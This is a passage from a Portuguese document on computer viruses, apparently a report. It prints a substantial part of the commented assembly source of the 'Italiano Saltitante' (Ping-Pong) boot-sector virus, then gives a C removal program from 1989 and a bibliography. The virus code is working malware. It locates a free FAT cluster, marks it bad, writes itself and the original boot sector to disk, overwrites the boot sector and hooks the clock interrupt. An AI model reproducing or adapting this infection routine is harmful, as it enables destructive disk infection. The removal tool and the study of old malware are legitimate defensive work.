; Este pequeno pedaco de programa o que faz e' percorrer a FAT que ja' esta' na
; memo'ria e procurar ai um cluster livre para colocar nesse sitio o resto do
; virus

verificar:      mov     ax,3                    ; Media descriptor + ff,ff
                test    byte ptr ds:estado,4    ;        disco duro ?
                jz      l7e1d
                inc     ax                      ; Sim , FAT comeca 1 byte mais
adiante
l7e1d:  mul     si                              ; Multiplicar pelo numero do
cluster
                shr     ax,1
                sub     ah,ds:FAT_sector
                mov     bx,ax
                cmp     bx,01ff
                jnb     continua
                mov     dx,[bx+8000]            ; Ler a entrada na FAT
                test    byte ptr ds:estado,4
                jnz     l7e45
                mov     cl,4
                test    si,1
                jz      l7e42
                shr     dx,cl
l7e42:  and     dh,0f
l7e45:  test    dx,0ffff                ; Se a entrada na FAT for zero,entao
                jz      l7e51                   ; descobriu-se um cluster para por
o
l7e4b:  inc     si                              ; virus , senao passa-se ao
proximo
                cmp     si,di                   ; cluster ate' achar um bom
                jbe     verificar
                ret

; Ja' foi descoberto qual o cluster a infectar ( registo BX ) , agora vai-se
; proceder a' infeccao da disquete ou disco e tambem a' marcacao desse cluster
; como um "bad cluster" para o DOS nao aceder a ele

l7e51:  mov     dx,0fff7                        ; Marcar um "bad cluster" (ff7)
```

```
                test    byte ptr ds:estado,4    ; Ver qual o tamanho das ents. na FAT
                jnz     l7e68                   ; ( 3 ou 4 nibbles )
                and     dh,0f
                mov     cl,4
                test    si,1
                jz      l7e68
                shl     dx,cl
l7e68:  or      [bx+8000],dx
                mov     bx,word ptr ds:inf_sector       ; Infectar sector !!!
                call    esc_sector
                mov     ax,si
                sub     ax,2
                mov     bl,ds:7c0dh             ; Numero de sectores por cluster
                xor     bh,bh
                mul     bx
                add     ax,ds:prim_dados
                mov     si,ax                   ; SI = sector a infectar
                mov     bx,0                    ; Ler o sector de boot original
                call    ler_sector
                mov     bx,si
                inc     bx
                call    esc_sector              ; ... e guarda'-lo depois do virus
infectar:       mov     bx,si
                mov     word ptr ds:sector,si
                push    cs
                pop     ax
                sub     ax,20                   ; Escrever o resto do virus
                mov     es,ax
                call    esc_sector
                push    cs
                pop     ax
                sub     ax,40
                mov     es,ax
                mov     bx,0                    ; Escrever no sector de boot o
virus
                call    esc_sector
                ret
Contaminar      endp

Semente         dw      ?                       ; Esta word serve para fins de
                                                ; temporizacao da bola a saltar
FAT_sector      db    0                         ; Diz qual e' o numero do sector
que
                                                ; se esta' a percorrer quando se
```

```
                                                    ; vasculha a FAT

Despoletar      proc    near                        ; Comecar a mostrar a bola no
ecran
        test byte ptr ds:estado,2                   ; Virus ja' esta' activo ?
                jnz     desp_exit                   ; Sim ,sair
                or      byte ptr ds:estado,2        ; Nao , marcar activacao
                mov     ax,0
                mov     ds,ax
                mov     ax,ds:20                    ; Posicionar interrupt 8 (relogio)
                mov     bx,ds:22
                mov     word ptr ds:20,offset int_8
                mov     ds:22,cs
                push    cs
                pop     ds                          ; E guardar a rotina anterior
                mov     word ptr ds:velho_8+8,ax
                mov     word ptr ds:velho_8+2,bx
desp_exit:      ret
Despoletar      endp

Int_8           proc    near                        ; Rotina de atendimento ao
interrupt
                push    ds                          ; provocado pelo relogio 18.2
vezes
                push    ax                          ; por segundo . Neste
procedimento
                push    bx                          ; e' que se faz o movimento da
bola
                push    cx                          ; pelo ecran
                push    dx
                push    cs
                pop     ds
                mov     ah,0f                       ; Ver qual o tipo de modo de
video
                int     10
                mov     bl,al
                cmp     bx,ds:modo_pag              ; Comparar modo e pagina de
video com
                jz      ler_cur                     ; os anteriores
                mov     ds:modo_pag,bx              ; Quando aqui chega mudou-se o
modo
                dec     ah                          ; de video
                mov     ds:colunas,ah               ; Guardar o numero de colunas
                mov     ah,1
```

```
                cmp     bl,7                    ; Comparar modo com 7 (80x25
Mono)
                jnz     e_CGA
                dec     ah
e_CGA:          cmp     bl,4                    ; Ve se e' modo grafico
                jnb     e_grafico
                dec     ah
e_grafico:      mov     ds:muda_attr,ah
                mov     word ptr ds:coordenadas,0101
                mov     word ptr ds:direccao,0101
                mov     ah,3                    ; Ler a posicao do cursor
                int     10
                push    dx                      ; ... e guarda-la
                mov     dx,ds:coordenadas
                jmp     short   limites

ler_cur:        mov     ah,3                    ; Ler a posicao do cursor ...
                int     10
                push    dx                      ; ... e guarda-la
                mov     ah,2                    ; Posicionar o cursor no sitio da
bola
                mov     dx,ds:coordenadas
                int     10
                mov     ax,ds:carat_attr
                cmp     byte ptr ds:muda_attr,1
                jnz     mudar_atr
                mov     ax,8307                 ; Atributos e carater 7
mudar_atr:      mov     bl,ah                   ; Carregar carater 7 (bola)
                mov     cx,1
                mov     ah,9                    ; Escrever a bola no ecran
                int     10
limites: mov    cx,ds:direccao                  ; Agora vai-se ver se a bola esta'
no
                cmp     dh,0                    ; ecran . Linha = 0 ?
                jnz     linha_1
                xor     ch,0ff                  ; Mudar direccao
                inc     ch
linha_1:        cmp     dh,18                   ; Linha = 24 ?
                jnz     coluna_1
                xor     ch,0ff                  ; Mudar direccao
                inc     ch
coluna_1:       cmp     dl,0                    ; Coluna = 0 ?
                jnz     coluna_2
                xor     cl,0ff                  ; Mudar direccao
```

```
                inc     cl
coluna_2:       cmp     dl,ds:colunas           ; Colunas = numero de colunas ?
                jnz     esta_fixe
                xor     cl,0ff                  ; Mudar direccao
                inc     cl
esta_fixe:      cmp     cx,ds:direccao          ; Mesma direccao ?
                jnz     act_bola
                mov     ax,ds:carat_attr
                and     al,7
                cmp     al,3
                jnz     nao_e
                xor     ch,0ff
                inc     ch
nao_e: cmp      al,5
                jnz     act_bola
                xor     cl,0ff
                inc     cl
act_bola:       add     dl,cl                   ; Actualizar as coordenadas da
bola
                add     dh,ch
                mov     ds:direccao,cx
                mov     ds:coordenadas,dx
                mov     ah,2
                int     10
                mov     ah,8                    ; Ler carater para onde vai a bola
                int     10
                mov     ds:carat_attr,ax
                mov     bl,ah
                cmp     byte ptr ds:muda_attr,1
                jnz     nao_muda
                mov     bl,83                   ; Novo atributo
nao_muda:       mov     cx,1
                mov     ax,0907                 ; Escrever a bola no ecran
                int     10
                pop     dx
                mov     ah,2                    ; Recolocar o cursor no posicao
onde
                int     10                      ; estava antes de escrever a bola
                pop     dx
                pop     cx
                pop     bx
                pop     ax
                pop     ds
velho_8         equ     $+1
```

```
                jmpf    0:0
Int_8           endp

Carat_attr      dw      ?                       ; 7fcd
Coordenadas     dw      0101                    ; 7fcf
Direccao        dw      0101                    ; 7fd1
Muda_attr       db      1                       ; 7fd3
Modo_pag        dw      ?                       ; 7fd4
Colunas         db      ?                       ; 7fd6

; Os bytes que se seguem destinam-se a reservar espaco para o stack

Virus           ENDS

END             begin
```

VIRUS ITALIANO SALTITANTE - O ANTIDOTO
Programa feito por Miguel Angelo Vitorino
Para : S P O O L E R - Junho de 1989

```
#include <dos.h>
#include <alloc.h>

#define DEBUG

#define word unsigned int
```

```
#define byte unsigned char

byte virus[]={0x33,0xc0,0x8e,0xd0,0xbc,0x00,0x7c,0x8e,0xd8,0xa1,0x13,
                0x04,0x2d,0x02,0x00,0xa3,0x13,0x04,0xb1,0x06,0xd3,0xe0 } ;

word virus_seg;

byte buffer[512],drive;

clear_entry(cluster) /* Limpar a entrada na FAT do cluster com virus */
int cluster;
{ word sectors,sect_FAT,sect_ROOT,clusters;
  byte *fat;

   sectors = *((word *) &buffer[19]);
   sect_FAT = *((word *) &buffer[22]);
   sect_ROOT = (*((word *) &buffer[17]))*32/512;
   clusters = (sectors-(1+2*sect_FAT+sect_ROOT)) / buffer[13];
   fat=malloc(sect_FAT*512);
   if (absread(drive,sect_FAT,1,fat)==-1) {
      puts("Erro a ler drive!"); exit(1);
   }
   if (buffer[26]==1) clusters/=2;
   cluster-=(sect_FAT*2+sect_ROOT+1);
   cluster/=2;
   if (clusters>=0xff0) {
      fat[cluster*2+4]=0;
      fat[cluster*2+5]=0;
   } else
      if (!(cluster%2)) {
         fat[3+cluster*1.5]=0;
         fat[4+cluster*1.5]&=0xf0;
      } else {
         fat[3+cluster*1.5]&=0x0f;
         fat[4+cluster*1.5]=0;
      }
   if (abswrite(drive,sect_FAT,1,fat)==-1) {
       puts("Erro ao escrever na drive!"); exit(1);
   }
}

int ha_virus()  /* Verifica se o virus está presente em memoria */
{ word ofs=0;
```

```
        virus_seg=peek(0,0x413);      /* Saber qual a quantidade de memória */
  virus_seg=(virus_seg<<6);
  virus_seg-=0x7c0;
  while (peekb(virus_seg,ofs+0x7c1e)==virus[ofs] && ofs<23) ofs++;
  return (ofs==22);
}

main(c_args,args)
int c_args;
char *args[];
{ int sector,ofs=0,fat;

  puts("ANTIDOTO PARA O VIRUS \"ITALIANO SALTITANTE\"");
  puts("Por : Miguel Angelo Vitorino - S P O O L E R\n");

  if (c_args==2) {
    if (strcmp(args[1]+1,":")!=0) {
      puts("Sintaxe: vacina [drive]:"); exit(0);
    }
    drive=(args[1][0] & 0xdf)-'A';
    if (absread(drive,1,0,buffer)==-1) {
       puts("Erro ao ler da drive!"); exit(1);
    }
    while (ofs<22 && buffer[ofs+0x1e]==virus[ofs]) ofs++;
    if (ofs!=22)
                        printf("O virus do italiano saltitante nao está presente na drive
%c:\n",drive+'A');
    else {
      sector=buffer[0x1f9]+buffer[0x1fa]*256;
      clear_entry(sector);
      if (absread(drive,1,sector+1,buffer)==-1) {
        puts("Erro ao ler da drive!"); exit(1);
      }
      if (abswrite(drive,1,0,buffer)==-1) {
                                puts("Erro ao escrever na drive!"); exit(1);
      }
      printf("Virus removido da drive %c:\n",drive+'A');
    }
  }

  if (ha_virus()) {
    poke(0,413,peek(0,413)+2); /* Colocar outra vez os 2K que foram tirados */
                        /* mas so' no fim de tudo ! */
                puts("\nAtenção : Após ser ter sido retirado o virus de memória h ");
```

```
    puts("         necessidade de fazer um reset ao sistema de maneira");
                   puts("         a não acontecerem problemas com o acesso a drives !");
    puts("         Pressione \"Enter\" para fazer reset . . . ");
    while (getch()!='\r');
    poke(0,0x472,0x1234);
    geninterrupt(0x19);
  }
}
```

Bibliografia.

Revistas:

- LAN Magazine
  "Preventive Medicine" por Peter Stephnson
- PC Magazine
  "Sempre em guarda" por Robin Raskin e M. E. Kabay
- CEREBRO
  "Procurar e Destruir" por Scott Spanhauer
- BYTE

"Stealth Virus Attacks" por John DeHaven
"VIRUS PROTECTION: Strong Medicine for a Fast Cure"

- Spooler

Livros:

- "VIRUS DE COMPUTADOR"
  Luis Filipe Ferreira Tavares
  Editorial Presença
- "THE HANDS-ON GUIDE TO NETWORK MANAGEMENT"
  John Muller, CNE e Robert A.Williams, CNI
  WINDCREST / McGRAW-HILL

Índice